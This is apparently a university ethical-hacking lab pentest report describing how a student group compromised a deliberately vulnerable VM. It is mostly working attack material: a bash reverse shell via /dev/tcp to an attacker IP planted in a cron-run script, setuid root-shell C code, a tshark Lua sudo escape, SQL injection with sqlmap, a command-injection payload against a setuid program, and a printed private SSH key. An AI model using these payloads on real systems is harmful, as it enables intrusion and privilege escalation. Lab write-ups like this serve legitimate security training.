



SAPIENZA
UNIVERSITÀ DI ROMA

MASTER OF SCIENCE IN CYBERSECURITY

Ethical Hacking Lab: Pentest report Group 23

TARGET VULNBOX ID: VM_3599882369793414

Prof. Davide Guerri

Oday Alashoush

Riccardo Versetti

Muhammad Ibraheem

Maria Bimurzayeva

Contents

1	SSH key in FTP server: <i>reginald</i> LA	1
2	Weak permissions <i>/usr/bin/nice</i>: root PE	1
3	Sensitive Data Exposure on SMB Server	3
4	Weak permissions <i>/usr/bin/tshark</i>: root PE	7
5	Reverse shell: <i>www-data</i> LA	8
5.1	SQL injection.....	8
5.2	File upload.....	9
6	Vulnerable C program: root PE	10
7	Persistent access	13
7.1	Rootkit.....	13
7.2	Cronjob.....	14
7.3	SSH key.....	15
8	Cleaning traces	15
8.1	Log manipulation	15
8.2	File deletion	16
8.3	Changing timestamps.....	16
8.4	Clearing command history	16
9	Contacts and information	16

Introduction

The vulnbox is available at the address: 192.168.64.29. By running a nmap scan, or using a tool like legion, it is easy to notice that the machine has a number of open ports.

```
(kali@kali)-[~]
$ sudo nmap -p- -sS -sV -Pn 192.168.64.23

[sudo] password for kali:
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-05-04 16:37 EDT
Nmap scan report for 192.168.64.23
Host is up (0.00061s latency).
Not shown: 65531 closed tcp ports (reset)
PORT      STATE SERVICE        VERSION
21/tcp    open  ftp            vsftpd 3.0.5
22/tcp    open  ssh            OpenSSH 8.2p1 Ubuntu 4ubuntu0.11 (Ubuntu Linux; protocol 2.0)
80/tcp    open  http           Apache httpd 2.4.41 ((Ubuntu))
445/tcp    open  netbios-ssn    Samba smbd 4.6.2
MAC Address: 08:00:27:BD:80:AB (Oracle VirtualBox virtual NIC)
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel
```

Figure 1: Open ports in the vulnbox.

This could be used as a reference, a starting point for all the paths that needs to be discovered during the penetration testing.

How this report is structured

The vulnerabilities are presented as a "story", a flow that has been followed during the penetration testing: first of all a local access for a specific user is found, then a procedure of getting privilege escalation from that very same user is made.

To sum up all the vulnerabilities and to split them using categories that were presented in the assignment, the following list can be helpful:

LOCAL ACCESS (LA)

1. RSA key: *reginald* user
2. Sensitive Data Exposure on SMB Server
3. Web vuln: *www-data* user

PRIVILEGE ESCALATION (PE)

1. Weak permissions /usr/bin/nice: *root* user
2. Weak permissions /usr/bin/tshark: *root* user
3. Vulnerable C program: *root* user

1 SSH key in FTP server: *reginald* LA

Exploiting the anonymous connection to the FTP server, it is possible to get access to a couple of files. One of them is a textfile in which is written an email, intended for every user.

Moreover, there is a file, `id_rsa_reginald`. Using the `file` command confirms that it is a private key. This key can be used to connect to the machine as the user *reginald*.


```
ssh -i id_rsa_reginald reginald@192.168.64.29
```

Listing 1: Using the RSA key to access the system as *reginald* user.

This way, a remote access to the machine is established. This could be used as a new starting point for enumerate the system in order to find other vulnerabilities.

2 Weak permissions /usr/bin/nice: root PE

After getting access as *reginald* user, looking for files with strange permissions, using a tool like *linpeas* or the `find` command. The `nice` command under `/usr/bin/` is owned by *root* but at the same time it is executable by *reginald*.



```
Files with Interesting Permissions
SUID - Check easy privesc, exploits and write perms
https://book.hacktricks.xyz/linux-hardening/privilege-escalation#sudo-and-suid
-rwSr-xr-x 1 root root 133K Mar 21 21:14 /snap/snapd/21465/usr/lib/snapd/snap-confine -> Ubuntu_snapd(2.37_dirty_rock)_Local_Privilege_Escalation(CVE-2019-7384)
-rwSr-xr-x 1 root root 133K Apr 24 16:45 /snap/snapd/21759/usr/lib/snapd/snap-confine -> Ubuntu_snapd(2.37_dirty_rock)_Local_Privilege_Escalation(CVE-2019-7384)
-rwSr-xr-x 1 root root 84K Feb 6 12:49 /snap/core20/2264/usr/bin/chfn -> SuSE_9.3/10
-rwSr-xr-x 1 root root 52K Feb 6 12:49 /snap/core20/2264/usr/bin/chsh -> HP-UX_10.20
-rwSr-xr-x 1 root root 87K Feb 6 12:49 /snap/core20/2264/usr/bin/gpasswd -> Apple_Mac_OSX(lion)_Kernel_xnu-1699.32.7_except_xnu-1699.24.8
-rwSr-xr-x 1 root root 44K Feb 6 12:49 /snap/core20/2264/usr/bin/newgrp -> HP-UX_10.20
-rwSr-xr-x 1 root root 67K Feb 6 12:49 /snap/core20/2264/usr/bin/passwd -> Apple_Mac_OSX(03-2006)/Solaris_8/9(12-2006)/SPARC_8/9/Sun_Solaris_2.3_to_2.5.1(02-1997)
-rwSr-xr-x 1 root root 163K Apr 4 2023 /snap/core20/2264/usr/bin/sudo -> check_if_the_sudo_version_is_vulnerable
-rwSr-xr-x 1 root root 39K May 30 2023 /snap/core20/2264/usr/bin/umount -> BSD/Linux(00-1996)
-rwSr-xr-x 1 root root systemd-resolve 51K Oct 25 2022 /snap/core20/2264/usr/lib/dbus-1.0/dbus-daemon-launch-helper -> BSD/Linux(00-1996)
-rwSr-xr-x 1 root root 467K Jan 2 17:13 /snap/core20/2264/usr/lib/openssh/ssh-keysign -> SuSE_9.3/10
-rwSr-xr-x 1 root root 84K Feb 6 12:49 /snap/core20/2318/usr/bin/chfn -> HP-UX_10.20
-rwSr-xr-x 1 root root 52K Feb 6 12:49 /snap/core20/2318/usr/bin/chsh -> Apple_Mac_OSX(03-2006)/Solaris_8/9(12-2006)/SPARC_8/9/Sun_Solaris_2.3_to_2.5.1(02-1997)
-rwSr-xr-x 1 root root 87K Feb 6 12:49 /snap/core20/2318/usr/bin/gpasswd -> Apple_Mac_OSX(lion)_Kernel_xnu-1699.32.7_except_xnu-1699.24.8
-rwSr-xr-x 1 root root 55K Apr 9 15:34 /snap/core20/2318/usr/bin/umount -> HP-UX_10.20
-rwSr-xr-x 1 root root 44K Feb 6 12:49 /snap/core20/2318/usr/bin/newgrp -> HP-UX_10.20
-rwSr-xr-x 1 root root 67K Feb 6 12:49 /snap/core20/2318/usr/bin/passwd -> Apple_Mac_OSX(03-2006)/Solaris_8/9(12-2006)/SPARC_8/9/Sun_Solaris_2.3_to_2.5.1(02-1997)
-rwSr-xr-x 1 root root 67K Apr 9 15:34 /snap/core20/2318/usr/bin/su -> check_if_the_sudo_version_is_vulnerable
-rwSr-xr-x 1 root root 163K Apr 9 15:34 /snap/core20/2318/usr/bin/umount -> BSD/Linux(00-1996)
-rwSr-xr-x 1 root root systemd-resolve 51K Oct 25 2022 /snap/core20/2318/usr/lib/dbus-1.0/dbus-daemon-launch-helper -> BSD/Linux(00-1996)
-rwSr-xr-x 1 root root 467K Jan 2 17:13 /snap/core20/2318/usr/lib/openssh/ssh-keysign -> SuSE_9.3/10
-rwSr-xr-x 1 root root messagebus 51K Oct 25 2022 /usr/lib/dbus-1.0/dbus-daemon-launch-helper -> Ubuntu_snapd(2.37_dirty_rock)_Local_Privilege_Escalation(CVE-2019-7384)
-rwSr-xr-x 1 root root 148K Mar 6 21:18 /usr/lib/snapd/snap-confine -> Ubuntu_snapd(2.37_dirty_rock)_Local_Privilege_Escalation(CVE-2019-7384)
-rwSr-xr-x 1 root root 23K Feb 21 2022 /usr/lib/policykit-1/polkit-agent-helper-1 -> HP-UX_10.20
-rwSr-xr-x 1 root root 15K Jul 8 2019 /usr/lib/eject/dmccrypt-get-device -> SuSE_9.3/10
-rwSr-xr-x 1 root root 467K Jan 2 17:13 /usr/lib/openssh/ssh-keysign -> HP-UX_10.20
-rwSr-xr-x 1 root root 44K Feb 6 12:49 /usr/bin/newgrp -> HP-UX_10.20
-rwSr-xr-x 1 root root 84K Feb 6 12:49 /usr/bin/chfn -> SuSE_9.3/10
-rwSr-xr-x 1 root root 39K Dec 31 2021 /usr/bin/umount -> BSD/Linux(00-1996)
-rwSr-xr-x 1 root root 87K Feb 6 12:49 /usr/bin/gpasswd -> Apple_Mac_OSX(lion)_Kernel_xnu-1699.32.7_except_xnu-1699.24.8
-rwSr-xr-x 1 daemon daemon 55K Nov 12 2018 /usr/bin/at -> RTLinux_0.12.0.0(CVE-2002-1614)
-rwSr-xr-x 1 root root 55K Dec 31 2021 /usr/bin/umount -> Apple_Mac_OSX(lion)_Kernel_xnu-1699.32.7_except_xnu-1699.24.8
-rwSr-xr-x 1 root root 31K Feb 21 2022 /usr/bin/akases -> Linux_10_to_5.1.17(CVE-2019-13272)/ch01_0(CVE-2011-1485)
-rwSr-xr-x 1 root root 67K Dec 31 2021 /usr/bin/su -> check_if_the_sudo_version_is_vulnerable
-rwSr-xr-x 1 root root 163K Dec 31 2021 /usr/bin/sudo -> check_if_the_sudo_version_is_vulnerable
-rwSr-xr-x 1 root root 39K Mar 7 2020 /usr/bin/fusermount -> Apple_Mac_OSX(lion)_Kernel_xnu-1699.32.7_except_xnu-1699.24.8
-rwSr-xr-x 1 root root 52K Feb 6 12:49 /usr/bin/chsh -> HP-UX_10.20
-rwSr-xr-x 1 root reginald 43K Sep 5 2019 /usr/bin/nice -> Apple_Mac_OSX(03-2006)/Solaris_8/9(12-2006)/SPARC_8/9/Sun_Solaris_2.3_to_2.5.1(02-1997)
-rwSr-xr-x 1 root root 67K Feb 6 12:49 /usr/bin/passwd -> Apple_Mac_OSX(lion)_Kernel_xnu-1699.32.7_except_xnu-1699.24.8
```

Figure 2: Output of linpeas command.

It is possible to see that running:

```
/usr/bin/nice /bin/bash
```

Listing 2: First attempt of getting root privileges using /usr/bin/nice.

is not sufficient to get root access, instead to correctly getting privileges and spawning a root shell, there's the need of the "-p" flag to avoid dropping the privileges, or alternatively a C program that can be compiled and executed.

```
reginald@vm-3599882369793414:~$ /usr/bin/nice /bin/bash -p
bash-5.0# whoami
root
bash-5.0#
```

Figure 3: Plain execution of the vulnerable script.

Here is the code of the exploit that can be used to get root access:

```
// exploit.c
#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>

static void r00t_me() {
    setuid(0);
    setgid(0);
    system("/bin/bash");
}

int main(int argc, char **argv) {
    r00t_me();
    return 0;
}
```

Listing 3: C program to get root access using /usr/bin/nice.

Once the exploit is been compiled, full root privileges are granted.

```
reginald@vm-3599882369793414:~/new$ gcc e.c -o exploit
reginald@vm-3599882369793414:~/new$ cp exploit /tmp/exploit
reginald@vm-3599882369793414:~/new$ /usr/bin/nice /tmp/exploit
root@vm-3599882369793414:~/new# whoami
root
root@vm-3599882369793414:~/new# ls
```

Figure 4: Compilation and execution of the C exploit.

3 Sensitive Data Exposure on SMB Server

On the SMB server, the following folders are found:

```
(kali@kali)-[~]
$ smbclient -L 192.168.1.86
Password for [WORKGROUP\kali]:

  Sharename      Type            Comment
  -----
  files           Disk
  music           Disk
  secCheck        Disk
  IPC$            IPC             IPC Service (vm-3599882369793414 server (Samba, Ubuntu))
Reconnecting with SMB1 for workgroup listing.
do_connect: Connection to 192.168.1.86 failed (Error NT_STATUS_CONNECTION_REFUSED)
Unable to connect with SMB1 -- no workgroup available

(kali@kali)-[~]
$
```

Figure 5: Files on SMB server.

We logged in into the server using anonymous user, in the secCheck folder we found two files one of them is the log_review.log

```
(kali@kali)-[~]
$ smbclient -U anonymous //192.168.1.86/secCheck
Password for [WORKGROUP\anonymous]:
try "help" to get a list of possible commands.
smb: > ls
.                  D          0   Mon Apr 29 08:35:11 2024
..                 D          0   Mon Apr 29 10:42:15 2024
riddle.txt         N          90   Thu Dec 30 19:00:00 2021
log_review.log     A       1353  Mon Apr 29 08:34:42 2024

11758760 blocks of size 1024. 4496984 blocks available
smb: > get log_review.log
getting file \log_review.log of size 1353 as log_review.log (165.2 KiloBytes/sec) (average 165.2 KiloBytes/sec)
smb: > exit
```

Figure 6: Files in secCheck folder.


In the log_review.log file we found a record stated that a Cron Job enabled for this file /home/engelbert/secCheck/security_check.sh

```
(kali@kali)-[~]
$ cat log_review.log
Sun Mar 14 08:12:34 UTC 2024 INFO: User 'reginald' initiated database backup
Sun Mar 14 08:14:22 UTC 2024 INFO: Started system update
Sun Mar 14 08:14:35 UTC 2024 INFO: Service 'httpd' has been restarted
Sun Mar 14 08:15:10 UTC 2024 INFO: Checked system integrity, no issues found
Sun Mar 14 08:16:05 UTC 2024 INFO: User 'engelbert' logged in
Sun Mar 14 08:16:19 UTC 2024 INFO: Disk cleanup initiated by system
Sun Mar 14 08:16:30 UTC 2024 INFO: Started network service restart
Sun Mar 14 08:16:45 UTC 2024 INFO: Network service restarted successfully
Sun Mar 14 08:17:00 UTC 2024 INFO: User 'ermenegild' logged in for remote support session
Sun Mar 14 08:17:00 UTC 2024 INFO: User 'engelbert' added cron job for security checks
Sun Mar 14 08:17:01 UTC 2024 INFO: Cron job details: ***** /home/engelbert/secCheck/security_check.sh
Sun Mar 14 08:18:00 UTC 2024 INFO: User 'engelbert' logged out
Sun Mar 14 08:18:18 UTC 2024 INFO: System resource usage is within normal parameters
Sun Mar 14 08:18:45 UTC 2024 INFO: Memory test performed by 'auto-diagnostics'
Sun Mar 14 08:19:00 UTC 2024 INFO: Started system backup
Sun Mar 14 08:19:22 UTC 2024 INFO: Email service 'exch01' queued for restart by admin
Sun Mar 14 08:20:03 UTC 2024 INFO: Firewall rules updated by 'securitybot'
Sun Mar 14 08:20:45 UTC 2024 INFO: Intrusion detection system initiated scan
```

Figure 7: log_review.log

In the reginald user, we created a new file with the same name that it is written in the log_review.log security_check.sh to achieve remote access, the file contains:

```
#!/bin/bash
# Remote server details
REMOTE_SERVER="192.168.1.84"
REMOTE_PORT="4444"
# Establish reverse shell
/bin/bash -c "/bin/bash -i >& /dev/tcp/$REMOTE_SERVER/$REMOTE_PORT 0>&1"
```



```
reginald@vm-3599882369793414:/home/engelbert/secCheck$ cat security_check.sh
#!/bin/bash


# Remote server details
REMOTE_SERVER="192.168.1.84"
REMOTE_PORT="4444"

# Establish reverse shell
/bin/bash -c "/bin/bash -i >& /dev/tcp/$REMOTE_SERVER/$REMOTE_PORT 0>&1"
```

Figure 8: security_check.sh file.

The command establishes a reverse shell connection from the target machine to the attacker's machine.

On the attacker's machine we set a nc listener to listen for the upcoming connections.



```
(kali@kali)-[~]
$ nc -lvnp 4444
listening on [any] 4444 ...
connect to [192.168.1.84] from (UNKNOWN) [192.168.1.86] 44108
bash: cannot set terminal process group (1507): Inappropriate ioctl for device
bash: no job control in this shell
engelbert@vm-3599882369793414:~$ ls
ls
files
music  rt DER  AudioStego  riddle.txt  stream23.r
secCheck
```

Figure 9: Netcat listener

We have successfully obtained a reverse shell.

By going to the ermenegild user, we found an id_rsa in /home/ermenegild/old_files

```

engelbert@vm-3599882369793414:/home/ermenegild/old_files$ cat id_rsa
cat id_rsa
-----BEGIN OPENSSH PRIVATE KEY-----
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
JVx0D6eg6I3YwTfAAAAACwthbG1Aa2FsaQE=
-----END OPENSSH PRIVATE KEY-----
engelbert@vm-3599882369793414:/home/ermenegild/old_files$ █

```

Figure 10: RSA key for user *ermenegild*.

Using the usual command, accessing the system as the user *ermenegild* is granted.


```
(kali㉿kali)-[~/ermenegild]
$ ssh -i id_rsa ermenegild@192.168.97.23
Welcome to Ubuntu 20.04.6 LTS (GNU/Linux 5.4.0-182-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/pro

System information as of Mon 17 Jun 2024 11:06:37 PM UTC

System load:  0.09          Processes:           166
Usage of /:   54.4% of 11.21GB    Users logged in:    1
Memory usage: 19%          IPv4 address for enp0s3: 192.168.97.23
Swap usage:  0%

Expanded Security Maintenance for Applications is not enabled.

33 updates can be applied immediately.
20 of these updates are standard security updates.
To see these additional updates run: apt list --upgradable

6 additional security updates can be applied with ESM Apps.
Learn more about enabling ESM Apps service at https://ubuntu.com/esm

New release '22.04.3 LTS' available.
Run 'do-release-upgrade' to upgrade to it.

Last login: Mon Apr 29 14:42:54 2024
$ whoami
ermenegild
$
```

Figure 11: Access to the system as user *ermenegild*.

4 Weak permissions /usr/bin/tshark: root PE

After gaining access to the system as the user *ermenegild* and examining the permissions, particularly those related to sudo, it was noted that this user has passwordless sudo access to the command */usr/bin/tshark*.

```
ermenegild@vm-3599882369793414:~$ sudo -l
Matching Defaults entries for ermenegild on vm-3599882369793414:
  env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User ermenegild may run the following commands on vm-3599882369793414:
  (ALL) NOPASSWD: /usr/bin/tshark
ermenegild@vm-3599882369793414:~$
```

Figure 12: Sudo privileges check for *ermenegild* user.

A shell can be used to break out from restricted environments by spawning an interactive system shell.

```
ermenegild@vm-3599882369793414:~$ TF=$(mktemp)
ermenegild@vm-3599882369793414:~$ echo 'os.execute("/bin/sh")' >> $TF
ermenegild@vm-3599882369793414:~$ sudo tshark -Xlua_script:$TF
Running as user "root" and group "root". This could be dangerous.
# whoami
root
#
```

Figure 13: Getting root privesc from *ermenegild*.

5 Reverse shell: *www-data* LA

5.1 SQL injection

With the aid of gobuster tool to enumerate directories, a login page in the website hosted on the machine is found. As reference to this page, the port 80 is open, as shown in 1.

```
(kali@kali)-[~]
└─$ gobuster dir -u http://peoplerent.a/ -w /usr/share/wordlists/seclists/Discovery/DNS/subdomains-top1million-110000.txt -x html,txt,php,xml

Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url:             http://peoplerent.a/
[+] Method:          GET
[+] Threads:         10
[+] Wordlist:         /usr/share/wordlists/seclists/Discovery/DNS/subdomains-top1million-110000.txt
[+] Negative Status codes: 404
[+] User Agent:      gobuster/3.6
[+] Extensions:     html,txt,php,xml
[+] Timeout:         10s

Starting gobuster in directory enumeration mode

/images      (Status: 301) [Size: 313] [→ http://peoplerent.a/images/]
/home.html   (Status: 200) [Size: 7284]
/css         (Status: 301) [Size: 310] [→ http://peoplerent.a/css/]
/js          (Status: 301) [Size: 309] [→ http://peoplerent.a/js/]
/contact.html (Status: 200) [Size: 5096]
/serveradmin (Status: 301) [Size: 310] [→ http://peoplerent.a/serveradmin/]
Progress: 572205 / 572210 (100.00%)

Finished

(kali@kali)-[~]
```

Figure 14: Output of gobuster while inspecting target website.

Trying to connect to the login page, the following form is shown:




Figure 15: Login page of the website.

After some manual SQLi attempts for a sanity check, using the tool sqlmap, it is possible to get the username and password of the admin user.

While listening on the port 1234, the reverse shell is bagged.

```
(kali@kali)~[~/Desktop/my_http_server]
$ nc -lvp 1234
listening on [any] 1234 ...
connect to [192.168.97.205] from (UNKNOWN) [192.168.97.23] 54690
Linux vm-3599882369793414 5.4.0-182-generic #202-Ubuntu SMP Fri Apr 26 12:29:36 UTC 2024 x86_64 x86_64 x86_64 GNU/Linux
00:54:11 up 2:43, 2 users, load average: 0.00, 0.02, 0.02
USER      TTY      FROM            LOGIN@   IDLE   JCPU   PCPU WHAT
reginald pts/0    192.168.97.205  22:11   53:47  0.11s  0.01s sshd: reginald [priv]
reginald pts/1    192.168.97.205  22:45   1:00m  0.02s  0.02s bash
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty: job control turned off
$ whoami
www-data
$
```

Figure 19: Reverse shell.

6 Vulnerable C program: root PE

After gaining access from *reginald*, a C source code with its binary execution is found in *robinald* user's home:

```
drwxr-xr-x 2 robinald robinald 4096 Dec 31 2021 .
-rwxr-xr-x 1 root root 526 Dec 31 2021 change_ip.c
-rwxr-xr-x 1 root root 16896 Dec 31 2021 ip_mod
drwxr-xr-x 2 robinald robinald 4096 Dec 31 2021 legal
```

Figure 20: Vulnerable C program.

The user could not be changed to *robinald* because the current privilege level is *euid=0* for the user *reginald*.

```
$ /usr/bin/nice /bin/bash -p
bash-5.0# id
uid=1001(reginald) gid=1001(reginald) euid=0(root) groups=1001(reginald)
bash-5.0# ls
engelbert ermenegild reginald robinald vboxuser
bash-5.0# cd robinald/
bash-5.0# ls
a.py change_ip.c exploit.py ip_mod payload.txt simple-bo-exec
bash-5.0# su robinald
Password:
```

Figure 21: Execution attempt of the vulnerable C program.

Then the C program is analyzed to understand how it works and how to exploit it. The code is vulnerable and it executes with root privileges and without filtering the input. It seems also that the program is vulnerable to buffer overflow because it does not check the length of the input.

```

// change_ip.c
#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>
#include <string.h>

void main(){
    char new_ip[16];

    // Ask IP address to the user
    puts("Enter the new IP address: ");
    gets(new_ip);

    // Remove the new/line character
    new_ip[strcspn(new_ip, "\n")] = 0;

    // Build the command to change
    // the IP address

    char command [50];
    sprintf(command,
    sizeof(command), "ifconfig eth0 %s",
    new_ip);

    // Execute the command with root privileges
    setuid(0);
    system(command);
    return;
}

```

Listing 4: Vulnerable C program source code.

Due to lack of input sanitization, it is possible to exploit the program by injecting a shell command in the input. The following string is fed to the program in order to get root access: 1.2.3.4; /bin/bash.

```

bash-5.0# ./ip_mod
Enter the new IP address:
1.2.3.4^C
bash-5.0#
bash-5.0# id
uid=1001(reginald) gid=1001(reginald) euid=0(root) groups=1001(reginald)
bash-5.0# ./ip_mod
Enter the new IP address:
1.2.3.4; /bin/sh
sh: 1: ifconfig: not found
# whoami
root
# id
uid=0(root) gid=1001(reginald) groups=1001(reginald)

```

Figure 22: Exploiting the vulnerable C program.

